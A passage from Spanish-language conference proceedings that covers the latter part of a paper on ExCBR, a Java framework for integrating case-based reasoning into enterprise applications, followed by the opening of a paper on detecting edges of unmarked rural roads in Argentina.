Un aspecto clave de **ExCBBR** es su capacidad para brindar soporte a la integración sin requerir la duplicación de la información de la organización ni la modificación de su estructura, ya que trabaja con los datos de las aplicaciones con las que se integra.

Para efectuar la integración se proponen un conjunto de clases e interfaces que permiten modelar la estructura y el comportamiento de un razonador de RBC. Debe tenerse en cuenta que en la versión del framework que se describe en este trabajo solo pueden ser representados casos para los cuales las actividades de recuperación, reuso, revisión y retención son automáticas, es decir, sin intervención humana.

Uno de los conceptos fundamentales del paradigma orientado a objetos sobre los que se construye este framework es el de *extensión*. La mayoría de las clases que pertenecen al framework deben ser extendidas para incluir el comportamiento necesario para llevar a cabo las actividades del ciclo RBC.

El primer paso para lograr la integración de una aplicación orientada a objetos con el framework **ExCBBR** es establecer cómo serán representados los casos e identificar cuál es el objeto que permite describir el caso en el contexto del dominio de la aplicación empresarial.

En **ExCBBR**, un caso puede ser representado de dos maneras:

- a) De forma implícita: cuando la información de los casos se encuentra distribuida en la aplicación empresarial a la cual se integra la propuesta. No hay una identificación explícita y estructural del problema y la solución que conforman el caso, sino que dichas partes están especificadas implícitamente en el comportamiento del razonador.

De ser así, se debe identificar el objeto de dominio que contiene la información del caso e implementar la interface: *ICase* en él (ver Fig. 2), para que pueda ser reconocido y manipulado durante el ciclo de RBC.




Figura 2. Representación implícita de casos en ExCBBR

- b) De forma explícita: mediante la identificación y construcción de las partes que lo constituyen: problema y solución. En la Fig. 3 se describe la estructura de un caso definido explícitamente.




Figura 3. Representación explícita de casos en ExCBBR

En este contexto, para describir un caso es necesario:

- o Por un lado, definir clases particulares que extiendan las partes del caso: *ProblemDescription* y *SolutionDescription*,

respectivamente (ver Fig. 3), describiendo los datos que las conforman.

- Por otro lado, instanciar las clases *Case* y las extensiones de *ProblemDescription* y *SolutionDescription*, para que puedan ser empleadas durante el procesamiento de una consulta al razonador.

Cabe destacar que las instancias de *Case*, y de las extensiones de *ProblemDescription* y *SolutionDescription* no se corresponden con datos permanentes, es decir, corresponden a objetos temporales empleados durante un ciclo del razonador.

La estructura del razonador de *ExCBR* se presenta en la Fig. 4.




Figura 4. Clases involucradas en el razonador de *ExCBR*

Como puede observarse en la Fig. 4, existe una clase, llamada *Reasoner*, que tiene la responsabilidad de controlar la ejecución del ciclo de RBC. Para cada una de las actividades del ciclo: recuperación, reuso, revisión y retención, se encuentra definida una clase encargada del procesamiento correspondiente: *CaseRetrievalProcess*, *ReuseProcess*, *RevisionProcess*, *RetainProcess*. Además, se incluye una clase encargada de obtener o generar todos los casos de la memoria de casos: *GetCaseMemoryProcess*.

Cada una de estas clases debe ser extendida, para implementar el método *execute*. En las siguientes subsecciones se describen en detalle.

Al momento de crear el razonador, deben indicarse las instancias particulares de cada uno de los procesadores, esto se realiza mediante el constructor de *Reasoner*. En la Fig. 5 se presenta un ejemplo de implementación en lenguaje JAVA.

```

public Reasoner (GetCaseMemoryProcess
getCaseMemoryProcess, CaseRetrievalProcess
caseRetrievalProcess, ReuseProcess reuseProcess,
RevisionProcess revisionProcess, RetainProcess
retainProcess) {
    this.getCaseMemoryProcess =
        getCaseMemoryProcess;
    this.caseRetrievalProcess =
        caseRetrievalProcess;
    this.reuseProcess = reuseProcess;
    this.revisionProcess = revisionProcess;
    this.retainProcess = retainProcess;
}
    
```

Figura 5. Ejemplo de constructor de *Reasoner*.

Ante una consulta, el razonador invocará a la instancia responsable de cada actividad para poder resolver el problema actual. En la Fig. 6 se presenta un ejemplo de implementación en lenguaje JAVA, para facilitar la comprensión de su comportamiento.

```

public ICASE execute(ICASE newCase) {
    List<ICASE> caseMemory =
        getCaseMemoryProcess.execute();

    List<RetrievalStepResume> retrievalResume =
        caseRetrievalProcess.execute(
            newCase, caseMemory);

    ICASE solvedCase = reuseProcess.execute(
        newCase, retrievalResume);

    ICASE revisedCase = revisionProcess.execute(
        newCase, solvedCase);

    ICASE learnedCase = retainProcess.execute(
        newCase, revisedCase);

    return learnedCase;
}
    
```

Figura 6. Ejemplo de implementación del razonador.

4.1. Proceso: obtención de casos de la memoria.

Las instancias de las clases que extienden a *GetCaseMemoryProcess* tienen la responsabilidad de obtener todos los casos de la memoria de casos. La obtención de los casos puede realizarse de varias formas:

- Recuperando todos los objetos que implementan la interfaz *ICASE*, o

- Creando los objetos *Case* en función de las características particulares del problema a resolver.

La lógica asociada a esta recuperación debe ser explicitada en el método *execute*. En dicho procedimiento se deberán contemplar cuestiones asociadas a performance y consistencia de los datos manipulados, teniendo en cuenta que la base de casos, o la fuente de información, puede ser de un gran volumen.

4.2. Proceso: recuperación de casos.

Las instancias de las clases que extienden a *CaseRetrievalProcess* están encargadas de recuperar de la memoria de casos el o los casos que presentan mejor similitud con el nuevo caso. La lógica asociada a la recuperación se debe describir en el método *execute*.

Para llevar a cabo esta actividad, se propone la definición del procesamiento mediante una secuencia ordenada de pasos (extensiones de *RetrievalStep* en Fig. 4), los cuales tiene acceso a:

- El nuevo caso,
- Los casos de la memoria
- El resultado del procesamiento del caso anterior, el cual se almacena temporalmente en objetos de tipo *RetrievalStepResume* (ver Fig. 4).

Se propone la utilización de estos objetos temporales para facilitar el procesamiento de actividades de recuperación complejas, que constan de varias etapas, por ejemplo:

- Un emparejamiento inicial para recuperar los casos candidatos, y
- Una selección posterior para encontrar el caso que mejor se ajusta.

En aquellas implementaciones de RBC en donde la actividad de recuperación no reviste complejidad, el procesamiento puede ser realizado en un único paso.

En estos pasos se debe plasmar el algoritmo de recuperación junto con la medida de similitud seleccionada para cada problema en particular.

En la Fig. 7 se presenta un ejemplo de implementación en lenguaje JAVA, para facilitar la comprensión de su comportamiento.

4.3. Proceso: reuso, revisión y retención.

Como se mencionó anteriormente, esta versión del framework solo contempla reuso, revisión y retención automáticos, es decir, sin intervención humana.

La lógica asociada al reuso, la revisión y la retención se debe describir en el método *execute* de la clase

correspondiente (*ReuseProcess*, *RevisionProcess* y *RetainProcess*, respectivamente).

```
public class OneCaseRetrievalProcess {  
  
    private List<RetrievalStep> retrievalSteps;  
  
    public List<RetrievalStepResume> execute(  
        ICase newCase, List<ICase> caseMemory) {  
  
        List<RetrievalStepResume> previousStepResume=  
            new ArrayList<RetrievalStepResume>();  
  
        for (RetrievalStep step: retrievalSteps) {  
  
            previousStepResume = step.execute(  
                newCase, caseMemory,  
                previousStepResume);  
  
        }  
  
        return previousStepResume;  
  
    }  
}
```

Figura 7. Ejemplo de implementación de la recuperación de casos.

4.3.1. Proceso: reuso

En el caso del reuso, éste puede involucrar la copia de la solución del caso recuperado en el nuevo caso, o la adaptación de la solución del caso recuperado para ser asignado en el nuevo caso, o un procesamiento más complejo si se recuperan más de un caso en la actividad de recuperación.

La decisión sobre qué tipo de reuso implementar, depende de la situación particular a la que se intenta dar solución.

4.3.2. Proceso: revisión

Con respecto a la revisión, se deben llevar a cabo tareas de evaluación de la solución propuesta en la actividad de reuso, y en caso de que se detecte alguna falla o problema, se puede incluir la implementación de la solución. En esta versión del framework solo se contempla la revisión automática, por lo que no se podrán considerar evaluaciones que dependan de actores humanos, sino que únicamente se podrán llevar a cabo aquellas que puedan ser resueltas en tiempo de ejecución mediante procedimientos previamente codificados.

4.3.3. Proceso: retención

Finalmente, la actividad de retención incorpora la nueva solución al nuevo caso que fue recibido por parámetro. Esta actividad no necesariamente impactará en los datos persistentes de la aplicación, pero si devolverá el caso actualizado para que el objeto que

invocó el razonador con la consulta pueda tomar decisiones en base a esa información.

5. Integración en el marco del ejemplo de aplicación

En esta sección se describirá una posible implementación del framework *ExCBR* en el sistema de gestión de órdenes de servicio presentado en la sección 2. En dicho sistema, una orden de servicio se representa mediante las clases detalladas en la Fig. 8.




Figura 8. Descripción de una orden de servicio.

Una orden (*OrdenServicio* en Fig. 8) está compuesta por ítems (*ItemOrden* en Fig. 8) que describen los servicios (*Servicio* en Fig. 8) que deben llevar a cabo los mecánicos (*Mecanico* en Fig. 8) para un vehículo determinado (*Vehiculo* en Fig. 8). El tiempo empleado por cada mecánico para realizar un servicio puede calcularse considerando los cambios de estado de un ítem de la orden (*EstadoItemOrden* en Fig. 8):

- cuando el ítem cambia de estado *Pendiente* a estado *Iniciado* se considera que el mecánico comienza a trabajar en el servicio, y
- cuando cambia de estado *Iniciado* a estado *Finalizado*, se considera que el mecánico termina de trabajar en el servicio.

Por lo tanto, conociendo la hora en la que se efectúa cada cambio de estado es posible calcular el tiempo dedicado por el mecánico para realizar el servicio. Para facilitar la presentación de este trabajo se considera que el atributo *duración* de *ItemOrden* contiene dicha información.

Al emplear el framework *ExCBR* para integrar el sistema con RBC se debe decidir cuál será la estructura que tendrán los casos manipulados. Del análisis presentado, se puede observar que el concepto de *caso* se corresponde con un *ítem de una orden de servicios*. Por lo que las opciones posibles de realización son:

- Opción 1 (de forma explícita): identificando todas las partes del caso, como se muestran en la Fig. 9.




Figura 9. Caso representando una orden de servicio.

- Opción 2 (de forma implícita): que *ItemOrden* implemente la interfaz *ICase*, como se muestra en la Fig. 10.




Figura 10. Orden de servicio como caso.

En las siguientes subsecciones, se describen las características particulares de la integración considerando cada una de las representaciones de casos enumeradas previamente.

De esta forma, ante el arribo de un nuevo cliente, se deberán efectuar varias consultas al razonador según los servicios que el cliente solicite para su automóvil

(identificado como *A*). Por ejemplo, si el cliente solicita servicios de alineación y balanceo y hay un automóvil en cola (identificado como *X*) para recibir servicios de balanceo y dos automóviles en cola (identificados como *Y* y *Z*) para recibir servicios de alineación, para determinar el tiempo de espera del nuevo vehículo, se deberá consultar al razonador para conocer la siguiente información:

- Cuánto tiempo estarán ocupados los mecánicos con otros automóviles para poder comenzar a trabajar con *A*:
 - Cuánto tiempo necesita el mecánico *MecB* para realizar el servicio de balanceo en *X*,
 - Cuánto tiempo necesita el mecánico *MecA* para realizar el servicio de alineación en *Y*,
 - Cuánto tiempo necesita el mecánico *MecA* para realizar el servicio de alineación en *Z*,
 - Cuánto tiempo necesita el mecánico *MecA* para realizar el servicio de alineación en *X*.
- Cuánto tiempo estarán ocupados los mecánicos *MecB* y *MecA* trabajando con *A*:
 - Cuánto tiempo necesita el mecánico *MecB* para realizar el servicio de balanceo en *A*,
 - Cuánto tiempo necesita el mecánico *MecA* para realizar el servicio de alineación en *A*.

Con toda esta información, y teniendo en cuenta que los mecánicos *MecB* y *MecA* trabajan en paralelo, se puede conocer el tiempo de espera del cliente propietario del vehículo *A*.

5.1. Integración considerando la representación explícita de casos

Si se selecciona la Opción 1 para representar los casos en el contexto del ejemplo de aplicación, el proceso *GetCaseMemoryProcess* deberá construir los objetos *Case* de la Fig. 10 para cada ítem de cada orden de servicio del sistema. De esta forma, los casos que representan una consulta particular tendrían la forma presentada en la Fig. 11.

El proceso de recuperación, implementado en la clase que extiende a *CaseRetrievalProcess*, se divide en dos pasos:

- Primer paso: se seleccionan todos los casos de la memoria que involucran al mecánico y servicio

del nuevo caso. Se obtiene como resultado una lista de casos, identificada como *ListaPasoUno*.

- Segundo paso: se analiza si entre los casos recuperados en el primer paso (de *ListaPasoUno*), existen casos para el mismo tipo de vehículo que el nuevo caso. De ser así, se conforma una lista con esos casos, llamada *ListaPasoDos*. Caso contrario, la *ListaPasoDos* contendrá los mismos casos recibidos en la *ListaPasoUno*. Como resultado de esta actividad se retornan dos casos: el de mayor duración y el de menor duración.




Figura 11. Ejemplo de objetos de un nuevo caso.

Como resultado de este proceso, se obtiene una lista conformada por cero, uno o dos objetos de tipo *RetrievalStepResume*, generados a partir del nuevo caso y los casos de *ListaPasoDos*. Si no existen casos para ese empleado y servicio, se retorna una lista vacía.

El proceso de reuso, implementado en alguna extensión de *ReuseProcess*, tiene como responsabilidad asignar una duración al nuevo caso, para conformar un caso resuelto. Un caso se considera resuelto cuando puede conocerse la duración del servicio, la cual se calcula como el promedio de las duraciones de los casos recuperados.

En el contexto de este sistema, y este problema, no se definen acciones dentro de la actividad de revisión ni retención, es decir que el método *execute* de las clases que extienden las clases *RevisionProcess* y *RetainProcess* solo deben copiar en la salida los casos recibidos. Esto se debe a que:

- Dadas las características del problema, no se deben llevar a cabo tareas de revisión y,
- Dado que los casos estructurados no se almacenan de forma persistente, tampoco se necesita retener ningún valor, solo retornarlo al componente del sistema de órdenes de servicio que invocó al razonador.

5.2. Integración considerando la representación implícita de casos

Si se selecciona la Opción 2 de representación de casos en el contexto del ejemplo de aplicación, el proceso *GetCaseMemoryProcess* solo deberá recuperar todos los ítems de todas las ordenes de servicio del sistema. Dado que *ItemOrden* implementa la interface *ICase*, puede ser empleado en todo el ciclo de razonamiento. De esta forma, los casos que representan una consulta particular tendrían la forma presentada en la Fig. 12.




Figura 12. Ejemplo de representación implícita de casos.

El proceso de recuperación, implementado en la clase que extiende a *CaseRetrievalProcess*, se divide en dos pasos:

- Primer paso: se seleccionan todos los objetos *ItemOrden* que están asociados al mecánico y servicio que originan la consulta. Se obtiene como resultado una lista de objetos *ItemOrden*, llamada *ListaPasoUno*, que cumplen la condición de selección.
- Segundo paso: se analiza si entre las instancias de *ItemOrden* recuperadas en el primer paso, existen instancias de *ItemOrden* asociadas a órdenes creadas sobre vehículos del mismo tipo que el que origina la consulta. De ser así, se conforma una lista con esos objetos *ItemOrden*, llamada *ListaPasoDos*. Caso contrario, la *ListaPasoDos* contendrá los mismos objetos recibidos en la *ListaPasoUno*. Como resultado de esta actividad se retornan dos instancias de *ItemOrden*: la que tiene mayor duración y la que tiene menor duración.

Como resultado de este proceso, se obtiene una lista conformada por cero, uno o dos objetos de tipo *RetrievalStepResume*, generados a partir del objeto *ItemOrden* que origina la consulta y los objetos de *ListaPasoDos*. Si no existen *ItemOrden* asociados a ese empleado y servicio, se retorna una lista vacía.

Como puede observarse, con esta opción de representación la descripción de un caso se encuentra distribuida en la implementación del proceso de recuperación. La desventaja de esta opción es que genera una solución que requiere mayor esfuerzo en tiempo de mantenimiento, sin embargo, es útil en aquellas situaciones en las que definir una estructura de casos explícita implica replicar gran parte de las entidades del sistema que lo componen.

El proceso de reuso, implementado en alguna extensión de *ReuseProcess*, tiene como responsabilidad asignar una duración a la instancia de *ItemOrden* que originó la consulta. Dicha duración se calcula como el promedio de las duraciones de los objetos *ItemOrden* recuperados.

En el contexto de este sistema, y este problema, no se definen acciones dentro de la actividad de revisión, es decir que el método *execute* de la clase que extiende a la clase *RevisionProcess* solo debe copiar en la salida la instancia de *ItemOrden* recibida ya que no se deben llevar a cabo tareas de revisión.

Finalmente, el proceso de retención involucra la persistencia de la duración calculada del objeto *ItemOrden* que originó la consulta al razonador.

6. Discusión

Razonamiento Basado en Casos es una metodología que se encuentra dentro del área de Inteligencia Artificial, sobre la cual se han desarrollado numerosos trabajos y herramientas. Las áreas de aplicación de RBC van desde mesas de ayuda y servicio al cliente, sistemas de recomendación en comercio electrónico, gestión del conocimiento y experiencias, aplicaciones médicas, aplicaciones en procesamiento de imágenes, aplicaciones en leyes, diagnósticos técnicos, diseño, planeamiento, juegos de computadora, y música [16].

Actualmente, existen implementaciones académicas e industriales de RBC para dominios específicos ([5], [6], [7], [8], entre otros), así como también frameworks que permiten crear aplicaciones completas de RBC ([9], [10], [11], [12], [13], entre otros). En los trabajos de ElKafrawy y Mohamed [17] y Atanassov y Antonov [18], se presentan estudios que comparan distintas

herramientas de razonamiento basado en casos. En [17] se las divide en dos categorías: aquellas aplicaciones que tienen como objetivo generar implementaciones de RBC con interfaces de usuario gráficas, y aquellas aplicaciones que son implementaciones de RBC directas sobre un dominio específico para resolver un problema en particular.

Sin embargo, a diferencia de este trabajo, ninguna de las herramientas estudiadas plantea la integración con aplicaciones existentes.

Poder construir un framework a partir del cual se pueda integrar la metodología de RBC con aplicaciones empresariales permitiría ampliar el espectro de aplicaciones de RBC, ya que podría contribuir fácilmente con la reutilización del conocimiento y la experiencia documentada en las aplicaciones y sus bases de datos de forma implícita.

7. Conclusiones y trabajos futuros

En este trabajo se presentó un framework, llamado **ExCBR**, que define un conjunto de clases e interfaces para facilitar la integración de la metodología de RBC con aplicaciones empresariales orientadas a objetos.

Uno de los objetivos específicos de este framework está relacionado con el hecho de evitar la duplicación de información o la necesidad de emplear nuevas aplicaciones para poder gozar de los beneficios de aplicar RBC en una organización. Como pudo observarse en el ejemplo desarrollado a lo largo del trabajo, fue posible integrar la metodología de RBC con una aplicación real, sin que fuera necesario extraer la información de la aplicación, convertirla a un formato que pudiera procesar una de las herramientas específicamente desarrolladas para RBC, procesar los datos para luego integrar los resultados con la aplicación o fuente de información de origen. La integración de la metodología con las aplicaciones permite gozar de los beneficios de RBC en tiempo de ejecución de las aplicaciones empresariales.

En este trabajo se presenta una versión inicial y reducida del framework, a partir de la cual se desprenden varias líneas de trabajo, como ser:

- La definición de las clases del framework en archivos xml, de forma tal que no sea necesario codificar todos los métodos *execute* de las clases que pertenecen al framework.
- La contemplación de las medidas de similitud más comunes en el proceso de recuperación.
- El manejo del ciclo de RBC de manera no sincrónica, de forma tal de eliminar la restricción actual de que las cuatro actividades del ciclo sean automáticas.

De la identificación de estas líneas de trabajo, se evidencia que la integración de RBC en aplicaciones existentes es una línea que aún no ha sido totalmente desarrollada y presenta un amplio campo de aplicación.

8. Agradecimientos

Este trabajo ha sido financiado en forma conjunta por la Universidad Tecnológica Nacional y CONICET. Se agradece el apoyo brindado por estas instituciones.

9. Referencias

- [1] A. Aamodt, E. Plaza. Case-based reasoning: Foundational issues, methodological variations, and system approaches. *AI Communications*. IOS Press, 7(1):39–59, 1994.
- [2] J. Kolodner. An introduction to case-based reasoning. *Artificial Intelligence Review*, 6:3–34, 1992.
- [3] A., Klaus-Dieter. A review of industrial case-based reasoning tools. *AI Intelligence*, 1995.
- [4] R. López de Mántaras, E. Plaza. Case-based reasoning: an overview. *AI Communications*. IOS Press, 10:21–29, 1997.
- [5] A. Pla, B. López, P. Gay, C. Pous. eXiT*CBR.v2: Distributed case-based reasoning tool for medical prognosis. *Decision Support Systems*. Volume 54, Issue 3, February 2013, Pages 1499-1510.
- [6] M. C. Carignano, S. Gonnet, H. Leone. RADS: Una herramienta para reutilizar estrategias en diseños de arquitecturas de software. Simposio Argentino de Ingeniería de Software, ASSE 2016 – 45 JAIIO Jornadas Argentinas de Informática, Páginas: 147-158, 2016. ISSN: 2451-7593.
- [7] V. Ayzenshtadt, C. Langenhan, S.S. Bukhari, K.D. Althoff, F. Petzold, A. Dengel: Thinking with containers: a multi-agent retrieval approach for the case-based semantic search of architectural designs. In: Filipe, J., van den Herik, J. (eds.) 8th International Conference on Agents and Artificial Intelligence (ICAART-2016), pp. 24–26. SCITEPRESS, Rome, February 2016
- [8] V. Ayzenshtadt, C. Langenhan, K.D. Althoff, S.S. Bukhari, F. Petzold, A. Dengel, (2017). Extending the Flexibility of Case-Based Design Support Tools: A Use Case in the Architectural Domain. 10.1007/978-3-319-61030-6_4.

- [9] J. Recio-García, P. Gonzalez-Calero, B. Díaz-Agudo. jCOLIBRI2: A framework for building Case-based reasoning systems. *Science of Computer Programming*, 79, 126–145. 2014.
- [10] K. Bach, K. Althoff, Klaus-Dieter. Developing Case-Based Reasoning Applications Using myCBR 3. 7466. 17-31. 2012.
- [11] FreeCBR, documentado y disponible en <http://freecbr.sourceforge.net/>. Accedido en Octubre de 2017
- [12] AIAI CBR Shell. Documentado y disponible en <http://www.aiai.ed.ac.uk/project/cbr/CBRDistrib/>. Accedido en Octubre de 2017.
- [13] myCBR. Documentado y disponible en <http://www.mycbr-project.net/index.html>. Accedido en Octubre de 2017
- [14] I. Watson, F. Marir. Case-based reasoning: A review. *The Knowledge Engineering Review*, 9(4):327–354, 1994.
- [15] J. Kolodner. *Case-based Reasoning*. Morgan Kaufmann Publishers Inc., San Francisco, CA, USA, 1993.
- [16] K. Bach, M. Minor, M. Reichle, (2008). Case-based Reasoning Introduction and Recent Developments.
- [17] P. ElKafrawy, R.A. Mohamed. Comparative Study Of Case Based Reasoning Software. *International Journal of Scientific Research & Management Studies* 1 (6), 224-233, 2014
- [18] L. Atanassov, L. Antonov. A comparative analysis of case based reasoning software frameworks jColibri and myCBR. *Journal of the University of Chemical Technology and Metallurgy*, 47, 1, 2012, 83-90

Aplicaciones Informáticas y de Sistemas de Información

Dra. Luciana Roldán, Dra. Lucila Romero
Coordinadoras

CONAISI 2017

Detección de Bordes Laterales en Caminos Rurales no Demarcados

Marcelo Tosini¹, Lucas Leiva^{1,2}

¹Departamento de Computación y Sistemas

Facultad de Ciencias Exactas

Universidad Nacional del Centro de la Provincia de Buenos Aires

Tandil – Buenos Aires – Argentina

²Facultad de Ingeniería

Universidad FASTA

Mar del Plata – Buenos Aires - Argentina

{mtosini,lleiva}@exa.unicen.edu.ar

Resumen

Se presenta en este trabajo un método de detección de caminos rurales, en particular aquellos de tierra, grava, ripio o estabilizado, que por sus características no cuentan con delimitaciones laterales parejas, ni con demarcación central o lateral. Este tipo de caminos son frecuentes en varios países que, por su infraestructura vial, aún tienen un gran porcentaje de carreteras consideradas como pertenecientes a la red terciaria –sin pavimentar ni delinear-. Con el fin de detectar los bordes de los caminos se utiliza una estrategia de análisis primario de los canales de matiz, saturación e intensidad de la imagen a fin de detectar cuál de ellos provee, en cada caso, mejor información. Posteriormente se aplica una secuencia de filtros de convolución para facilitar la detección de las curvas que mapean ambos bordes laterales mediante una transformada de Hough adaptativa.

1. Introducción

La Republica Argentina tiene aproximadamente 500.000 km de carreteras y caminos, de los cuales 37.800 conforman la red primaria o nacional y 178.000 la red secundaria o provincial, restando 285.000 que forman la red terciaria dependiente de las municipalidades [1].

Tabla 1: Red vial Argentina por zonas.

	Km. Lineales	Porcentaje
Buenos Aires	18.900	50%
Centro	7.560	20%
Norte	5.292	14%
Mesopotamia	2.268	6%
Cuyo	2.268	6%
Sur	1.512	4%
TOTALES	37800	

Solo 61.000 km de los 215.000 que forman las redes primarias y secundarias están pavimentados mientras que 37.000 tiene algún tipo de "mejora" (suelos de grava o con algún tipo de estabilización). Los restantes 117.000 km están compuestos por caminos de tierra, al igual que la gran mayoría de los que forman la red terciaria, lo cual significa que Argentina tiene más de 400.000 km de caminos de tierra, equivalente al 80% de su red vial.

Tabla 2: Distribución de los tipos de caminos según su construcción.

Distribución	Kms
Asfalto	170.395
Tierra	142.610
Hormigon	83.270
Ripio	40.550
TOTALES	436.825




Figura 1: Porcentajes de distribución de caminos en Argentina según su tipo de construcción.

Un dato importante es que, de los 28.000 km de red primaria pavimentada, 20.000 tienen carpeta asfáltica y casi 1.000 son de hormigón, existiendo alrededor de 8.000 km con tratamiento bituminoso. Considerando que Argentina posee una superficie continental de 2,8 millones de km², se puede concluir que el país tiene una estructura vial subdesarrollada, lo cual se debe en parte a su escasa población, problema que se ve

agravado por el hecho de la alta concentración demográfica en ciertas zonas.

El dato de que cerca del 80% de la red vial es de tierra, grava u otro tipo de estabilización es de importancia a la hora de considerar el estudio de mecanismos de detección de caminos y/o carriles en este tipo de estructuras viales.

Dentro de las estadísticas, se evidencia que un 49% de los accidentes de tránsito ocurren en zonas rurales [2] siendo 12% el total de accidentes ocurridos en tipos de calzadas con condiciones anormales (ripió, tierra, pavimento húmedo/mojado, otros) [3]. Los accidentes de tránsito ocupan el lugar número 13 de las causas de mortalidad en Argentina [4] (2,17% en 2014) involucrando un total de 7268 víctimas fatales en 2016 [2].

Es común encontrar hoy en día la integración de sistemas inteligentes aplicados en productos de la industria automotriz que tratan de evitar situaciones de riesgo a los conductores. Dentro de las capacidades suministradas se hallan los sistemas de reconocimiento de carriles. El término detección de carriles refiere al proceso automático de localizar límites de carretera sin conocimiento sobre la infraestructura vial. El uso de estas técnicas permite detectar curvas cerradas, obstáculos y la posición del vehículo, para mitigar los posibles riesgos. Frecuentemente los conductores cambian intencionalmente de carril, o no son conscientes de esta acción por distracción o cansancio. De esta manera, es importante conocer la posición del vehículo en la ruta, y alertar al conductor de posibles situaciones de peligro.

En caminos y rutas correctamente estructurados y demarcados existen diversas técnicas para la detección y seguimiento de líneas basadas en los siguientes supuestos:

- La textura del camino es consistente.
- El carril está debidamente definido.
- El ancho del carril es constante.
